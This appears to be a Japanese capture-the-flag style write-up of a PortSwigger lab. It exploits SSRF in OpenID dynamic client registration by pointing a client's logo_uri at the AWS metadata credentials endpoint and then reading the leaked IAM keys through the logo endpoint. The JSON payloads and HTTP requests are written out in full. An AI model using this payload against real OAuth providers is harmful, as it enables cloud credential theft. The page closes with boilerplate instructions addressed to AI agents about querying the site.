> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/oauth-authentication/ssrf-via-openid-dynamic-client-registration.md).
# OpenID動的クライアント登録経由のSSRF
OpenID動的クライアント登録経由のSSRFの PortSwigger Web Security Academy ラボ向けノート。攻撃フロー、ペイロードテスト、Burp Suite による検証、および是正策の文脈を含みます。
### OpenID 動的クライアント登録経由の SSRF
**ラボの目的**
このラボでは、動的 OpenID\*\* クライアント登録機能が動作しています。クライアントから提供されるデータの一部が OAuth サービスで保護されずに使用されるため、 **SSRF**.
目的は、この欠陥を悪用して次の内部エンドポイントにアクセスし、シークレットを取得することです **クラウドアクセスキー** OAuth プロバイダーから:
* `HTTP://169.254.169.254/latest/meta-data/iam/security-credentials/admin/`
**初期アクセス**
標準のユーザーアカウントで接続できます:
* **識別子**: wiener
* **パスワード**: peter
**OpenID の検出**
OAuth フィードを分析することで、標準の OpenID 設定エンドポイントを特定します:
```bash
/.well-known/openid-configuration
```
このリソースには、OAuth サプライヤーが使用するすべてのエンドポイントが含まれており、次のものがあります:
{% code overflow="wrap" %}
```json
{"authorization_endpoint":"http://oauth-0a7f007e03bb976780c306140235007f.oauth-server.net/auth","claims_parameter_supported":false,"claims_supported":["sub","name","email","email_verified","sid","auth_time","iss"],"code_challenge_methods_supported":["S256"],"end_session_endpoint":"http://oauth-0a7f007e03bb976780c306140235007f.oauth-server.net/session/end","grant_types_supported":["authorization_code","refresh_token"],"id_token_signing_alg_values_supported":["HS256","ES256","EdDSA","PS256","RS256"],"issuer":"https://oauth-0a7f007e03bb976780c306140235007f.oauth-server.net","jwks_uri":"http://oauth-0a7f007e03bb976780c306140235007f.oauth-server.net/jwks","registration_endpoint":"http://oauth-0a7f007e03bb976780c306140235007f.oauth-server.net/reg","response_modes_supported":["form_post","fragment","query"],"response_types_supported":["code"],"scopes_supported":["openid","offline_access","profile","email"],"subject_types_supported":["public"],"token_endpoint_auth_methods_supported":["none","client_secret_basic","client_secret_jwt","client_secret_post","private_key_jwt"],"token_endpoint_auth_signing_alg_values_supported":["HS256","RS256","PS256","ES256","EdDSA"],"token_endpoint":"http://oauth-0a7f007e03bb976780c306140235007f.oauth-server.net/token","request_object_signing_alg_values_supported":["HS256","RS256","PS256","ES256","EdDSA"],"request_parameter_supported":false,"request_uri_parameter_supported":true,"require_request_uri_registration":true,"userinfo_endpoint":"http://oauth-0a7f007e03bb976780c306140235007f.oauth-server.net/me","userinfo_signing_alg_values_supported":["HS256","ES256","EdDSA","PS256","RS256"],"introspection_endpoint":"http://oauth-0a7f007e03bb976780c306140235007f.oauth-server.net/token/introspection","introspection_endpoint_auth_methods_supported":["none","client_secret_basic","client_secret_jwt","client_secret_post","private_key_jwt"],"introspection_endpoint_auth_signing_alg_values_supported":["HS256","RS256","PS256","ES256","EdDSA"],"revocation_endpoint":"http://oauth-0a7f007e03bb976780c306140235007f.oauth-server.net/token/revocation","revocation_endpoint_auth_methods_supported":["none","client_secret_basic","client_secret_jwt","client_secret_post","private_key_jwt"],"revocation_endpoint_auth_signing_alg_values_supported":["HS256","RS256","PS256","ES256","EdDSA"],"claim_types_supported":["normal"]}
```
{% endcode %}
* `authorization_endpoint`
* `token_endpoint`
* `userinfo_endpoint`
* **`registration_endpoint`**
ここで重要なフィールドは:
```
/reg
```
これにより、新しいクライアントを動的に登録できます。
```http
{
"application_type": "web",
"redirect_uris": [
"https://client-app.com/callback",
"https://client-app.com/callback2"
],
"client_name": "私のアプリケーション",
"logo_uri": "https://client-app.com/logo.png",
"token_endpoint_auth_method": "client_secret_basic",
"jwks_uri": "https://client-app.com/my_public_keys.jwks",
"userinfo_encrypted_response_alg": "RSA1_5",
"userinfo_encrypted_response_enc": "A128CBC-HS256",
…
}
```
**OAuth クライアント登録**
あるリクエストが傍受されて `/reg` 、次のものに変換されます **POST** ヘッダー付きのリクエスト:
```http
Content-Type: application/json
```
最小構成の登録は、非常にシンプルな JSON で機能します:
```json
{
"redirect_uris": [
"https://test.com"
]
}
```
サーバーは新しい OAuth アプリケーションを作成して応答し、とくに次を返します:
* `client_id`
* `client_secret`
* `registration_client_uri`
* `registration_access_token`
これにより、動的登録が有効で、制限されていないことが確認できます。
{% code overflow="wrap" %}
```json
{"application_type":"web","grant_types":["authorization_code"],"id_token_signed_response_alg":"RS256","post_logout_redirect_uris":[],"require_auth_time":false,"response_types":["code"],"subject_type":"public","token_endpoint_auth_method":"client_secret_basic","introspection_endpoint_auth_method":"client_secret_basic","revocation_endpoint_auth_method":"client_secret_basic","require_signed_request_object":false,"request_uris":[],"client_id_issued_at":1767127526,"client_id":"TL-B3vvYBc42Yju2-uZqV","client_secret_expires_at":0,"client_secret":"RVzHE-YNMkqwYdhd76jdL92wmVCNdV7Ir3z4QtEM3m2lptEEZJEbl-JxCuz7UogeAtpIFlxSqGp-GnHARBZBEQ","redirect_uris":["https://test.com"],"registration_client_uri":"http://oauth-0a7f007e03bb976780c306140235007f.oauth-server.net/reg/TL-B3vvYBc42Yju2-uZqV","registration_access_token":"On2Y_5DyRBtlz4QPmRbTogHoSp8ihSvLTC_ntt6c6Vz"}
```
{% endcode %}
**〜経由の SSRF 注入 `logo_uri`**

その `logo_uri` このフィールドはクライアントに関連付けられた画像を読み込むためのもので、特に興味深いものです。/ 厳密な URL 検証なしにサーバー側で取得されます。
新しいクライアントが次を指定して登録されます: `logo_uri` AWS の内部 IP を指す:
```json
{
"redirect_uris": [
"https://jord4n.pro"
],
"logo_uri": "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin/"
}
```
サーバーはリクエストを受け入れ、新しい `client_id`.
**クライアントのロゴへのアクセス**
各クライアントには、自身のロゴを取得するためのエンドポイントがあります:
```
GET /client//logo
```
```http
GET /client/1767128152/logo
```
を使用して `client_id` 以前に取得した:
```http
GET /client/4skHDyCgn9b1zvT-JBTin/logo
```
**AWS メタデータの外部送信**
応答には画像は含まれておらず、代わりに \*\*内部 IAM 認証情報\*\* が直接含まれています:
```json
{
"Code" : "Success",
"LastUpdated" : "2025-12-31T18:55:47.398604832Z",
"Type" : "AWS-HMAC",
"AccessKeyId" : "TKrZh1liWrDBDSltdlG9",
"SecretAccessKey" : "pY0oqQBOuKYc77nrZrFHriyySRf12bPnf4EyBTd0",
"Token" : "nGndN1NnGYkE6XEumqF4iZiD7qqa1VyOXSm5T6I7VRolft4b6Hc2zppqjZJFIhPJH0ZhTAYfoUe8edUbDvDkLjd0idSJlJggjp6BZAjEOqsSFHAZ9qBXUur878LdUfxk12joCYbDYYcpw0y5tHNIHx7sqZaEUlv0tukYqgVXwjweiVr2aahtizQl58akErD0kFUdqEe0YDhWwRigaSAKGdDsMKNOK5SX8iwpK8Vq6mBy45Xkrx4Xt4ZC8XPn6ulX",
"Expiration" : "2031-12-30T18:55:47.398604832Z"
}
```
`SecretAccessKey` は、ラボを検証するために必要な値です。
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/oauth-authentication/ssrf-via-openid-dynamic-client-registration.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)
.png?alt=media)